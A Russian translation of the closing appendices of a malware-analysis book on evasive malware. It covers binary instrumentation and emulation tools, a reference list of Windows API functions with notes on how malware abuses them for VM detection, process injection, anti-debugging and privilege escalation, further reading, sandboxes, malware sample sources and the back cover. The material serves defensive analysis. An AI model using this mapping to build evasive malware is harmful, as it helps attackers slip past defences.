Двоичная инструментация, особенно DBI, дополняет другие средства, например отладчики. С её помощью специалист по обратной разработке может динамически изменять ассемблерные инструкции, что особенно полезно для контекстно-зависимых вредоносных программ. Например, проблемные инструкции обнаружения ВМ `cpuid` и `rdtsc` можно менять или удалять на лету во время работы программы. DBI также полезна для наблюдения и изменения вызовов Windows API и автоматизации некоторых аналитических задач.

Однако двоичная инструментация не является универсальным решением. DBI способна создавать значительные накладные расходы по производительности, что затрудняет анализ, и задержки времени, которые может обнаружить вредоносная программа.

Двоичная инструментация является сложной темой, поэтому здесь она подробно не рассматривается. Ниже кратко перечислены некоторые доступные платформы:

• **DynamoRIO.** Инструмент для манипуляции и преобразования кода во время выполнения целевой вредоносной программы. См. dynamorio.org.
• **Frida.** Набор динамической инструментации на основе Python и JavaScript. См. frida.re и публикацию BlackBerry Research & Intelligence Team "Malware Analysis with Dynamic Binary Instrumentation Frameworks": blogs.blackberry.com.
• **Intel Pin.** Популярная платформа динамической двоичной инструментации, служащая базой для множества других проектов. См. "Pin: A Dynamic Binary Instrumentation Tool" в разделе разработчиков Intel: intel.com.

На базе Intel Pin созданы два инструмента инструментирования: tiny_tracer и BluePill. Проект tiny_tracer (github.com) позволяет динамически журналировать, то есть трассировать, код вредоносной программы и манипулировать им. В него встроены средства обхода проблемных функций противодействия анализу во вредоносных программах. BluePill (github.com) - более старый прототип, спроектированный с учётом обхода противодействия анализу. Это хорошие примеры возможностей динамической инструментации.

В отличие от двоичной инструментации, при эмуляции вредоносный код выполняется в виртуальной, или эмулируемой, среде. Эмуляция обсуждалась применительно к антивредоносному ПО в главе 13, а для анализа вредоносных программ она работает практически так же. Кроме того, она не требует столько ресурсов, сколько полноценная песочница или ВМ. Эмуляция даёт широкие возможности управления вредоносной программой и, подобно двоичной инструментации, позволяет автоматизировать многие аналитические задачи. Ниже перечислены некоторые платформы эмуляции, которые стоит изучить:

• **Qiling Framework.** Легковесный кроссплатформенный эмулятор, поддерживающий несколько программных архитектур. Он также поддерживает многие операционные системы, включая Windows, macOS и Linux. См. qiling.io.
• **Speakeasy.** Модульный эмулятор, разработанный специально с учётом вредоносных программ. Он способен эмулировать вредоносные программы как пользовательского режима, так и режима ядра. См. github.com.

• **Unicorn.** Легковесная многоплатформенная среда эмуляции. Qiling и Speakeasy созданы на базе Unicorn. См. unicorn-engine.org.

Благодаря способности дополнять и автоматизировать отдельные этапы анализа вредоносных программ инструменты двоичной инструментации и эмуляторы могут стать чрезвычайно ценным пополнением аналитического набора. Если вы хотите глубже изучить эти темы, гораздо больше сведений содержится в книге Денниса Андриссе "Практический анализ двоичных файлов" (Practical Binary Analysis, No Starch Press, 2018).

Итоги

В этом приложении рассматривались некоторые основополагающие понятия, связанные, пожалуй, с важнейшей частью анализа вредоносных программ: лабораторной средой. Вы познакомились с базовой конфигурацией лаборатории анализа, важными принципами безопасности, а также некоторыми инструментами и приёмами сокрытия ВМ и компонентов лаборатории анализа от вредоносных программ.

Сокрытие и укрепление ВМ для анализа может быть очень эффективным и экономящим время приёмом, который помогает обходить многие распространённые способы противодействия анализу и обнаружения ВМ, используемые вредоносными программами. Однако у этих приёмов сокрытия есть один серьёзный недостаток: вы можете лишить себя важных сведений о возможностях вредоносной программы. Если ваша цель - по-настоящему понять исследуемый образец, сокрытие ВМ способно оказаться контрпродуктивным, поскольку вы можете не заметить некоторые из самых интересных способов уклонения и обнаружения, применяемых программой.

Приложение B. Функции Windows, используемые для уклонения

В этом приложении описаны функции Windows, которые часто применяются в некоторых рассмотренных в книге методах уклонения. Это не исчерпывающий перечень функций, которыми могут злоупотреблять субъекты угроз, однако, по моему мнению, именно с этими наиболее интересными или важными функциями следует познакомиться для анализа вредоносных программ.

Обратите внимание: функции записаны без суффиксов `A` и `W`. Например, `CreateFileW` указана только как `CreateFile`. Кроме того, некоторые функции имеют варианты как с префиксом `Nt`, так и с префиксом `Zw`, например `NtLoadDriver` и `ZwLoadDriver`, но здесь приводится только вариант `Nt`. Подробнее об этих вариантах см. в главе 1.

Более полный перечень часто используемых злоумышленниками функций можно найти по адресу malapi.io.

AddAtom

Добавляет строку в локальную таблицу атомов. Может использоваться в некоторых методах внедрения в процессы, например при внедрении через атомы (atom bombing).

AddVectoredExceptionHandler

Регистрирует новый векторный обработчик исключений. Может применяться для злоупотребления исключениями в целях противодействия анализу и отладке. Альтернативная функция - `RtlAddVectoredExceptionHandler`.

AdjustTokenPrivileges

Включает или отключает привилегии маркера доступа. Ею можно злоупотребить для повышения привилегий.

BCrypt*

См. функции `Crypt*`. Все функции, начинающиеся с `BCrypt*`, например `BCryptEncrypt` и `BCryptDestroyKey`, соответствуют эквивалентной функции `Crypt*`, например `CryptEncrypt` и `CryptDestroyKey`.

BlockInput

Блокирует поступление пользовательского ввода в приложения. Может применяться как приём противодействия отладке, блокирующий взаимодействие с отладчиком.

CallNtPowerInformation

Возвращает такие сведения, как состояние батареи и время последнего перехода в спящий режим, по которым можно сделать вывод, является ли система ВМ.

CheckRemoteDebuggerPresent

Возвращает ненулевое значение, если текущий процесс отлаживается; в противном случае возвращает ноль. Может использоваться для обнаружения работающего отладчика.

CloseHandle

Закрывает открытый дескриптор. В определённых обстоятельствах может применяться как приём противодействия отладке, вызывающий аварийное завершение некоторых отладчиков. Альтернатива - ныне устаревшая функция `NtClose`.

CreateFile

Получает дескриптор файла или создаёт новый файл. Может использоваться во многих целях, включая обнаружение ВМ и песочниц, например для поиска файлов и каналов, связанных с гипервизором. Альтернативная функция - `NtCreateFile`.

CreateFileTransacted

Создаёт или открывает файл как транзакционную операцию NTFS. Может использоваться для манипулирования процессом, например при подмене процесса (process doppelganging).

CreateMutex(Ex)

Открывает объект мьютекса или создаёт новый мьютекс. Может использоваться для перечисления мьютексов, связанных с гипервизорами, как метод обнаружения ВМ и песочниц.

CreateProcess

Создаёт новый процесс и часто вызывается при внедрении в процесс или во время распаковки. Альтернативы - функции `NtCreateProcess(Ex)`, `CreateProcessInternal` и `NtCreateUserProcess`.

CreateProcessWithToken

Создаёт новый процесс, назначая ему разрешения существующего маркера. Может применяться злоумышленниками для повышения привилегий и уклонения от средств защиты.

CreateRemoteThread

Выполняет новый поток в адресном пространстве другого процесса и часто используется в различных методах внедрения в процессы. Среди альтернатив - функции `NtCreateThreadEx` и `RtlCreateUserThread`.

CreateService

Создаёт службу. Может использоваться для закрепления в системе или загрузки вредоносных модулей ядра.

CreateToolhelp32Snapshot

Создаёт снимок процессов, которые в данный момент выполняются в системе. Может использоваться для поиска процессов в системе с целью внедрения либо обнаружения ВМ. Обычно вызывается перед `GetProcess32First` и `GetProcess32Next`.

CreateTransaction

Создаёт новый объект транзакции NTFS. Альтернатива - функция `NtCreateTransaction`. См. также `CreateFileTransacted`.

Crypt*

Функции, имена которых начинаются с `Crypt`, например `CryptEncrypt`, `CryptDecrypt` и `CryptCreateHash`, применяются для различных криптографических операций, в частности для шифрования и хеширования данных, нередко с целью обфускации и уклонения от средств защиты.

DebugActiveProcess

Позволяет отладчику присоединиться к активному процессу. Может использоваться для обнаружения отладчика.

DeleteFile

Удаляет файл или каталог. Может использоваться для сокрытия артефактов на диске путём их удаления. Альтернатива - функция `NtDeleteFile`.

DeviceIOControl

Позволяет процессу в пользовательском пространстве отправить управляющий код драйверу в пространстве ядра. Часто используется руткитами для отправки управляющих кодов вредоносным драйверам ядра.

DsGetDcName

Получает имя контроллера домена системы и часто используется, чтобы определить, входит ли система в домен, в целях учёта контекста, выбора цели или обнаружения песочницы.

DuplicateToken(Ex)

Создаёт "копию" маркера, назначенного другому процессу. В рамках повышения привилегий и уклонения от средств защиты за ней часто следует вызов такой функции, как `ImpersonateLoggedOnUser`.

EnumDisplayMonitors

Определяет количество настроенных в системе мониторов, чтобы сделать вывод, является ли система ВМ или песочницей.

EnumServiceStatus(Ex)

Перечисляет службы системы. Может использоваться для выявления связанных с гипервизором служб с целью обнаружения ВМ.

EnumSystemFirmwareTables

Перечисляет таблицы микропрограммного обеспечения системы. Может использоваться для определения оборудования системы и обнаружения ВМ.

EnumWindows

Перечисляет открытые окна. Может использоваться для обнаружения средств анализа вредоносных программ и отладчиков.

ExitProcess

Завершает процесс и может использоваться как приём противодействия анализу.

ExitWindows(Ex)

Завершает сеанс текущей учётной записи пользователя или выключает систему. Может использоваться как приём противодействия анализу и песочнице.

FindFirstFile(Ex)

Перечисляет файлы в файловой системе. Может использоваться для поиска связанных с гипервизором файлов с целью обнаружения ВМ и песочниц. Вызывается перед `FindNextFile`, которая перебирает каждый файл в системе.

FindFirstUrlCacheEntry(Ex)

Перечисляет содержимое кеша браузера. Отсутствие данных в кеше браузера может указывать на среду ВМ или песочницы. Вызывается перед `FindNextUrlCacheEntry(Ex)`.

FindWindow(Ex)

Находит определённое окно, например окно конкретного инструмента анализа или отладчика.

FltEnumerateFilters

Может использоваться руткитами для перечисления драйверов мини-фильтров в системе, иногда при подготовке к установке перехвата. Альтернативы - функции `FltEnumerateInstances` и `FltGetFilterFromName`.

FltRegisterFilter

Регистрирует новый драйвер мини-фильтра. Может встречаться в руткитах, пытающихся установить драйверы мини-фильтров.

GetAdaptersAddresses

Получает IP- и MAC-адреса сетевых интерфейсов узла. Может применяться злоумышленниками для обнаружения ВМ и песочниц.

GetAsyncKeyState

Получает состояние определённой клавиши клавиатуры. Может использоваться для уклонения от песочницы, например для ожидания нажатия конкретной клавиши.

GetComputerName(Ex)

Получает имя компьютера системы и иногда используется для выявления имён компьютеров, связанных с песочницами.

GetCursorPos

Получает текущую позицию указателя мыши. Может использоваться для обнаружения взаимодействия с человеком с целью уклонения от песочницы.

GetDiskFreeSpace(Ex)

Возвращает объём свободного дискового пространства в системе и может использоваться для обнаружения аналитической среды, особенно если ВМ настроена с малым объёмом диска.

GetForegroundWindow

Получает сведения об активном окне переднего плана и иногда используется для обнаружения инструментов анализа или уклонения от песочницы.

GetKeyboardLayout

Возвращает активный язык клавиатуры узла и иногда используется для профилирования цели.

GetKeyboardLayoutList

Возвращает полный перечень всех языков клавиатуры, установленных на узле.

GetLastError

Получает значение последней ошибки вызывающего потока. Может использоваться совместно с `SetLastError` и `OutputDebugString` для обнаружения отладчиков и в других целях противодействия анализу.

GetLocalTime

Получает текущие дату и время системы. Может использоваться для обнаружения отладки или в других приёмах противодействия анализу, например в бомбах замедленного действия.

GetLogicalProcessorInformation(Ex)

Возвращает сведения о процессоре системы. Может использоваться для выявления среды ВМ или песочницы.

GetModuleFileName(Ex)

Получает путь к файлу, содержащему определённый модуль, либо путь к исполняемому файлу текущего процесса. Может использоваться для перечисления загруженных модулей, например аномальных модулей, внедрённых инструментами анализа, либо для получения пути к собственному исполняемому файлу.

GetModuleHandle(Ex)

Возвращает дескриптор загруженного модуля.

GetPhysicallyInstalledSystemMemory

Возвращает объём физической памяти системы. Может применяться злоумышленниками для выявления среды ВМ или песочницы.

GetProcAddress

Получает адрес процедуры функции. Может использоваться совместно с `LoadLibrary` для динамической загрузки библиотек и функций с целью уклонения от средств защиты конечной точки и противодействия анализу.

GetSystemFirmwareTable

Получает из системы различные таблицы микропрограммного обеспечения. Может использоваться для поиска связанных с гипервизором микропрограмм как метод обнаружения ВМ и песочницы. Альтернатива - функция `EnumSystemFirmwareTables`.

GetSystemInfo

Возвращает сведения о системе. Может использоваться для обнаружения среды ВМ.

GetSystemMetrics

Возвращает сведения о системных метриках и конфигурациях.

GetSystemTime

См. `GetLocalTime`.

GetTcpTable

Возвращает таблицу TCP-соединений IPv4 системы. Может использоваться для обнаружения ВМ или песочницы, не подключённой к сети или интернету.

GetThreadContext

Получает контекст текущего потока. Может использоваться для обнаружения аппаратных точек останова. Альтернатива - функция `Wow64GetThreadContext`.

GetThreadLocale

Возвращает сведения о локали выполняющегося потока, например об используемом языке. Может применяться для профилирования цели.

GetTickCount

Получает количество миллисекунд, прошедших с момента запуска системы. Может использоваться во многих методах противодействия анализу, например для обнаружения отладчика. Альтернатива - функция `GetTickCount64`.

GetUserDefaultUILanguage

Возвращает язык интерфейса вошедшего в систему пользователя. Может использоваться в тех же целях, что и `GetThreadLocale`. Альтернативы - функции `GetSystemDefaultUILanguage`, `GetSystemDefaultLCID`, `GetUserDefaultLCID` и `GetProcessPreferredUILanguages`.

GetVersion(Ex)

Получает сведения о версии операционной системы. Может применяться для профилирования цели.

GetWindowText

Получает текст заголовка окна. Может использоваться для обнаружения инструментов анализа вредоносных программ.

GlobalAddAtom(Ex)

Добавляет строку в глобальную таблицу атомов. См. также `AddAtom`.

GlobalGetAtomName

Получает строку из указанного глобального атома. См. также `AddAtom`.

ImpersonateLoggedOnUser

Позволяет вызывающему потоку олицетворять контекст безопасности вошедшего в систему пользователя. См. также `DuplicateToken(Ex)`.

InitiateShutdown

Выключает и перезапускает систему. Может использоваться как приём противодействия анализу и песочнице. Альтернатива - функция `InitiateSystemShutdown(Ex)`.

InternetConnect

Открывает интернет-соединение по FTP или HTTP. Может использоваться во множестве различных методов уклонения, например чтобы определить, подключена ли система к интернету, для обнаружения песочницы или ВМ. Часто применяется совместно с `InternetOpen` и `InternetReadFile`.

IsDebuggerPresent

Проверяет, отлаживается ли вызывающий процесс. См. также `CheckRemoteDebuggerPresent`.

IsProcessorFeaturePresent

Возвращает состояние различных функций процессора, которое может указывать на ВМ.

LoadLibrary

Загружает модуль в адресное пространство вызывающего процесса. См. также `GetProcAddress`.

Module32First

Получает сведения о первом модуле, загруженном в процесс. Может использоваться совместно с `Module32Next` для перечисления и выявления модулей, связанных с инструментами анализа.

NtCreateTransaction

Создаёт новый объект транзакции NTFS. Может использоваться в методах манипулирования процессом, например при подмене процесса (process doppelganging).

NtLoadDriver

Загружает драйвер в систему. Может вызываться для загрузки вредоносного модуля ядра.

NtMapViewOfSection

Отображает представление секции в адресное пространство целевого процесса. Может использоваться для ручного отображения библиотеки или кода в память при внедрении в процесс.

NtOpenDirectoryObject

Может использоваться для запроса объектов устройств и драйверов в системе. Иногда применяется для поиска связанных с ВМ артефактов с целью обнаружения ВМ. Альтернатива - функция `NtQueryDirectoryObject`.

NtQueryInformationProcess

Возвращает большой объём сведений о целевом процессе. Может использоваться для выявления подключённых отладчиков.

NtQueryObject

Возвращает сведения о различных объектах операционной системы. Может использоваться для выявления объектов отладчика, сообщая вредоносной программе о том, что её отлаживают.

NtQuerySystemInformation

Возвращает множество различных сведений о системе. Может использоваться для перечисления таблиц микропрограммного обеспечения с целью выявления ВМ или песочницы.

NtQuerySystemTime

См. `GetLocalTime`.

NtSetInformationThread

Задаёт приоритет потока. Может использоваться для сокрытия выполнения кода от отладчика или, в определённых обстоятельствах, для аварийного завершения отладчика.

NtUnmapViewOfSection

Отменяет отображение представления секции из памяти. Иногда используется в методах внедрения в процесс.

OpenMutex

Открывает объект мьютекса. См. также `CreateMutex`.

OpenProcess

Открывает объект процесса и часто предшествует внедрению в процесс. Альтернатива - функция `NtOpenProcess`.

OpenProcessToken

Открывает маркер доступа процесса и часто предшествует применению таких методов, как повышение привилегий. См. также `AdjustTokenPrivileges`.

OpenService

Открывает службу. Может использоваться для выявления служб, связанных с песочницами и гипервизорами.

OpenThread

Открывает объект потока. Может использоваться в методах внедрения в процесс, например при перехвате потока.

OutputDebugString

Отправляет строку отладчику. Может использоваться для противодействия отладке. См. также `GetLastError`.

PostMessage

Закрывает окна приложений, когда дескриптору окна передаётся параметр `WS_CLOSE`. Может использоваться как приём противодействия анализу.

Process32First

Собирает сведения о первом процессе в снимке процессов. См. также `CreateToolhelp32Snapshot`.

Process32Next

Собирает сведения о следующем процессе в снимке процессов. См. также `CreateToolhelp32Snapshot`.

PsLookupProcessByProcessID

Получает указатель на структуру `EPROCESS` процесса. Иногда используется руткитами при подготовке к таким методам уклонения, как DKOM.

PsSetCreateProcessNotifyRoutine(Ex)

Регистрирует обратный вызов драйвера, который срабатывает при создании или завершении любого нового процесса. Иногда используется руткитами для наблюдения за созданием процессов.

PsSetCreateThreadNotifyRoutine(Ex)

Аналогична `PsSetCreateProcessNotifyRoutine(Ex)`, но применяется к созданию потоков.

PsSetLoadImageNotifyRoutine(Ex)

Регистрирует обратный вызов, который срабатывает, когда процесс загружает образ в память, например модуль DLL, или когда загружается новый драйвер. Иногда используется руткитами для наблюдения за загрузкой модулей.

QueryPerformanceCounter

Запрашивает счётчик производительности процессора и возвращает его текущее значение. Может использоваться в методах противодействия отладке и обнаружения ВМ.

QueueUserAPC

Ставит в очередь новый асинхронный вызов процедуры и иногда вызывается в методах внедрения в процесс, например при внедрении APC. Альтернативная функция - `NtQueueApcThread`.

ReadProcessMemory

Читает данные из области памяти внутри целевого процесса. Может использоваться во многих целях, например для проверки памяти процесса на наличие перехватов в рамках методов противодействия перехватам. Альтернатива - функция `NtReadVirtualMemory`.

RegEnumKey(Ex)

Перечисляет раздел реестра. Может использоваться для обнаружения ВМ или иного выявления интересующих разделов реестра.

RegEnumValue

Перечисляет значение раздела реестра.

RegOpenKey(Ex)

Открывает раздел реестра для чтения или записи.

ResumeThread

Возобновляет выполнение потока и часто используется при внедрении в процесс, например при опустошении процесса. Альтернатива - функция `NtResumeThread`.

RollbackTransaction

Откатывает транзакцию NTFS и используется для манипулирования процессом, например в методе подмены процесса (process doppelganging).

RtlCopyMemory

Копирует содержимое исходного буфера в памяти в другую область памяти. Может вызываться для записи вредоносного кода в память, например при внедрении перехвата.

RtlQueryProcessHeapInformation

Возвращает сведения о куче текущего процесса. Может использоваться для обнаружения отладчика.

RtlZeroMemory

Заполняет область памяти нулями. Может использоваться как приём противодействия криминалистическому анализу и уклонения от средств защиты.

SetFileAttributes

Задаёт различные атрибуты файла или каталога. Может использоваться для сокрытия файлов и каталогов посредством атрибута `hidden`.

SetFileTime

Задаёт различные временные метки файла или каталога. Может использоваться для подделки временных меток файлов (timestomping).

SetPriorityClass

Задаёт приоритет процесса. Может применяться злоумышленниками для снижения приоритета процессов защиты конечной точки в попытке обойти их.

SetThreadContext

Задаёт контекст потока и иногда используется в методах внедрения в процесс, в частности при опустошении процесса.

SetUnhandledExceptionFilter

Позволяет вызывающей программе заместить обработчик исключений верхнего уровня. Может использоваться в методах противодействия отладке и скрытого выполнения кода.

SetWindowsHookEx

Устанавливает определённый приложением перехват. Может использоваться в различных целях, например для перехвата событий клавиатуры и мыши и внедрения вредоносного кода.

Sleep(Ex)

Приостанавливает выполнение потока на заданное время. Может использоваться во многих вредоносных целях, например для уклонения от песочницы и в различных методах противодействия отладке.

StartService

Запускает службу в системе. Может использоваться для закрепления или загрузки вредоносного модуля.

SuspendThread

Приостанавливает поток и используется в некоторых методах внедрения в процесс, например при перехвате потока. Альтернатива - функция `Wow64SuspendThread`.

TerminateProcess

Завершает указанный процесс. Может использоваться как приём противодействия анализу.

VirtualAlloc(Ex)

Выделяет, то есть резервирует или фиксирует, область виртуальной памяти и является частью различных методов внедрения в процессы. Альтернатива - функция `NtAllocateVirtualMemory`.

VirtualQuery(Ex)

Возвращает сведения об области памяти. Может использоваться для обнаружения аппаратных точек останова и точек останова по обращению к памяти. Альтернатива - функция `NtQueryVirtualMemory`.

WriteProcessMemory

Записывает данные в область памяти процесса и используется в различных методах внедрения в процессы. Альтернатива - функция `NtWriteVirtualMemory`.

Приложение C. Дополнительная литература и ресурсы

В этом приложении перечислены дополнительная литература и ресурсы, которые могут послужить отличным дополнением к книге. Одни глубже рассматривают темы, лишь затронутые здесь, другие дополняют обсуждения в книге или целиком посвящены конкретному инструменту либо подходу. В конце приложения приведён перечень онлайновых песочниц и источников вредоносных программ, которые помогут вам приступить к практической отработке методов, представленных на протяжении всей книги.

Часть I (главы 1-3)

Eagle, Chris. *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*. 2nd ed. San Francisco: No Starch Press, 2011. Это исчерпывающее руководство по дизассемблеру и отладчику IDA Pro. В нём рассматривается всё: от навигации по интерфейсу IDA Pro до использования подключаемых модулей и некоторых более продвинутых возможностей инструмента.

Eagle, Chris, and Kara Nance. *The Ghidra Book: The Definitive Guide*. San Francisco: No Starch Press, 2020. Игл и Нэнс рассматривают как основы работы с дизассемблером Ghidra, так и более продвинутые варианты его применения.

Kleymenov, Alexey, and Amr Thabet. *Mastering Malware Analysis: A Malware Analyst's Practical Guide to Combating Malicious Software, APT, Cybercrime, and IoT Attacks*. Birmingham, UK: Packt, 2022. Это современная и подробная книга о понятиях и методах анализа вредоносных программ. В ней рассматриваются даже такие области, как вредоносные программы для Linux и интернета вещей, а также угрозы для macOS и iOS.

Sikorski, Michael, and Andrew Honig. *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. San Francisco: No Starch Press, 2012. Эта книга стала одним из первых полных руководств по анализу вредоносных программ. Хотя ей уже более десяти лет, многие из обсуждаемых в ней методов до сих пор весьма актуальны.

Yosifovich, Pavel, Mark E. Russinovich, Alex Ionescu, and David A. Solomon. *Windows Internals, Part 1: System Architecture, Processes, Threads, Memory Management, and More*. 7th ed. Redmond, WA: Microsoft Press, 2017; Allievi, Andrea, Alex Ionescu, David A. Solomon, and Mark E. Russinovich. *Windows Internals, Part 2*. 7th ed. Redmond, WA: Microsoft Press, 2021. Обе книги *Windows Internals* дают поразительно подробное представление о внутренней работе Windows. Если вы хотите глубоко понять архитектуру Windows, лучшего источника не найти.

Части II-IV (главы 4-17)

Andriesse, Dennis. *Practical Binary Analysis: Build Your Own Linux Tools for Binary Instrumentation, Analysis, and Disassembly*. San Francisco: No Starch Press, 2018. В этой книге исследуются методы анализа двоичных файлов различных типов. Она рассматривает некоторые понятия, которые здесь были представлены лишь вкратце, например двоичную инструментацию.

Hand, Matt. *Evading EDR: The Definitive Guide to Defeating Endpoint Detection Systems*. San Francisco: No Starch Press, 2023. Хэнд приводит огромное количество сведений о системах обнаружения и реагирования на конечных точках (EDR), включая их общую архитектуру и стратегии уклонения от них.

Ligh, Michael Hale, Andrew Case, Jamie Levy, and Aaron Walters. *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory*. Hoboken, NJ: Wiley, 2014. Авторы очень подробно объясняют сложные темы памяти и криминалистического анализа памяти - понятия, лишь вкратце упомянутого в этой книге.

Matrosov, Alex, Eugene Rodionov, and Sergey Bratus. *Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats*. San Francisco: No Starch Press, 2019. В этой книге подробно рассматриваются современные руткиты и буткиты, а также их исследование с позиций анализа вредоносных программ и криминалистики.

MITRE ATT&CK (attack.mitre.org) - база знаний о методах, используемых субъектами угроз, и прекрасное дополнение почти ко всем темам этой книги.

Unprotect (unprotect.it) - поддерживаемый исследователями Жан-Пьером Лезюёром и Томасом Роччией проект, цель которого состоит в классификации множества методов уклонения вредоносных программ. Это ещё один превосходный сопутствующий ресурс для книги.

Yason, Mark Vincent. "The Art of Unpacking." Atlanta: IBM Internet Security Systems, 2011. blackhat.com. Хотя эта исследовательская работа уже несколько устарела, она содержит огромное количество сведений о распаковке вредоносных программ. В ней также подробно рассматриваются такие темы, как противодействие анализу и атаки на отладчики.

Yehoshua, Nir, and Uriel Kosayev. *Antivirus Bypass Techniques: Learn Practical Techniques and Tactics to Combat, Bypass, and Evade Antivirus Software*. Birmingham, UK: Packt, 2021. Эта книга содержит специализированные знания об уклонении от антивредоносных средств защиты. Хотя она предназначена прежде всего для исследователей "наступательной" безопасности, представленные в ней методы помогут аналитикам понять, как вредоносные программы обходят такую защиту.

Онлайновые песочницы для вредоносных программ

Ниже перечислены некоторые бесплатные или частично бесплатные песочницы. Эти службы позволяют отправлять и анализировать вредоносные программы, однако возможности бесплатного уровня некоторых из них ограничены. Кроме того, помните, что некоторые песочницы могут передавать данные неизвестным сторонам, а образцы могут стать доступны широкой аудитории. Отправляйте только файлы без конфиденциальных данных и пользуйтесь этими службами на свой страх и риск!

- Any.Run: any.run
- Cuckoo: cuckoo.cert.ee
- Hybrid Analysis: hybrid-analysis.com
- Joe Sandbox: joesandbox.com
- Triage: tria.ge
- UnpacMe: unpac.me
- VirusTotal: virustotal.com
- Yomi: yomi.yoroi.company

Источники вредоносных программ

Если ваша основная работа не связана с исследованием новых вредоносных программ, вам, вероятно, понадобится источник образцов для практики. Перечисленные ниже источники бесплатны, хотя некоторые требуют простой регистрации; исключение составляет VirusTotal.

- MalShare: malshare.com
- MalwareBazaar: bazaar.abuse.ch
- Malware Traffic Analysis: malware-traffic-analysis.net
- VirusShare: virusshare.com
- VirusSign: virussign.com
- VirusTotal: virustotal.com
- vx-underground: vx-underground.org

Задняя сторона обложки

> "Обязательная книга для всех, кому требуется выявлять, исследовать и анализировать современные вредоносные программы".
>
> - Анудж Сони, специалист по обратной разработке вредоносных программ

Всем нам известны Stuxnet, ShadowHammer, Sunburst и подобные атаки, которые используют уклонение, чтобы оставаться незаметными и одновременно защищаться от обнаружения и анализа. Поскольку такие развитые угрозы способны адаптироваться, а в некоторых случаях и самоуничтожаться, избегая обнаружения, даже самым опытным исследователям время от времени не помешает помощь с анализом. Книга "Уклоняющиеся вредоносные программы" познакомит вас с методами уклонения, применяемыми современным вредоносным ПО, и покажет, как их побеждать.

После краткого курса статического и динамического анализа кода для раскрытия истинных намерений вредоносной программы вы узнаете, как она превращает учёт контекста в оружие, чтобы обнаруживать и обходить виртуальные машины и песочницы, а также какие уловки применяет для противодействия инструментам анализа. Вы исследуете мир противодействия обратной разработке: от методов противодействия дизассемблированию и вмешательства в работу отладчика до скрытого выполнения кода и отвлекающих манёвров. Вы также углубитесь в уклонение от средств защиты - от внедрения в процессы и руткитов до бесфайловых вредоносных программ. Наконец, вы разберёте кодирование, шифрование и сложности обфускаторов и упаковщиков вредоносных программ, чтобы обнаружить скрытое внутри зло.

Вы узнаете, как вредоносная программа:

• злоупотребляет законными компонентами Windows, такими как Windows API и LOLBin, чтобы выполняться незаметно;
• использует особенности среды и учёт контекста, например временные характеристики ЦП и перечисление гипервизоров, чтобы обнаруживать попытки анализа;
• обходит сетевые средства защиты и защиту конечных точек с помощью пассивных методов обхода, таких как обфускация и мутация, и активных методов, таких как снятие перехватов и вмешательство;
• обнаруживает отладчики и обходит динамический и статический анализ кода.

Вы также найдёте рекомендации по созданию лаборатории анализа вредоносных программ и её настройке для более эффективного противодействия методам защиты от анализа во вредоносных программах.

Независимо от того, являетесь ли вы специалистом первой линии защиты, криминалистическим аналитиком, инженером по обнаружению или исследователем, книга "Уклоняющиеся вредоносные программы" вооружит вас знаниями и навыками, необходимыми, чтобы переиграть самых скрытных современных киберпротивников.

Об авторе

Кайл Куччи имеет более чем 17-летний опыт работы в кибербезопасности и ИТ, включая должности аналитика вредоносных программ и инженера по обнаружению в группе исследования угроз Proofpoint, а также руководителя групп криминалистических расследований и исследования вредоносных программ в Deutsche Bank. Куччи регулярно выступает на конференциях по безопасности и проводил международные учебные курсы и практические занятия по таким темам, как анализ вредоносных программ и проектирование безопасности. В свободное время Куччи

участвует в жизни сообщества, создавая инструменты с открытым исходным кодом, проводя исследования и ведя блог.

Полная обложка, включая её заднюю сторону, корешок и лицевую сторону, сохранена одной сжатой исходной картинкой в файле обложки.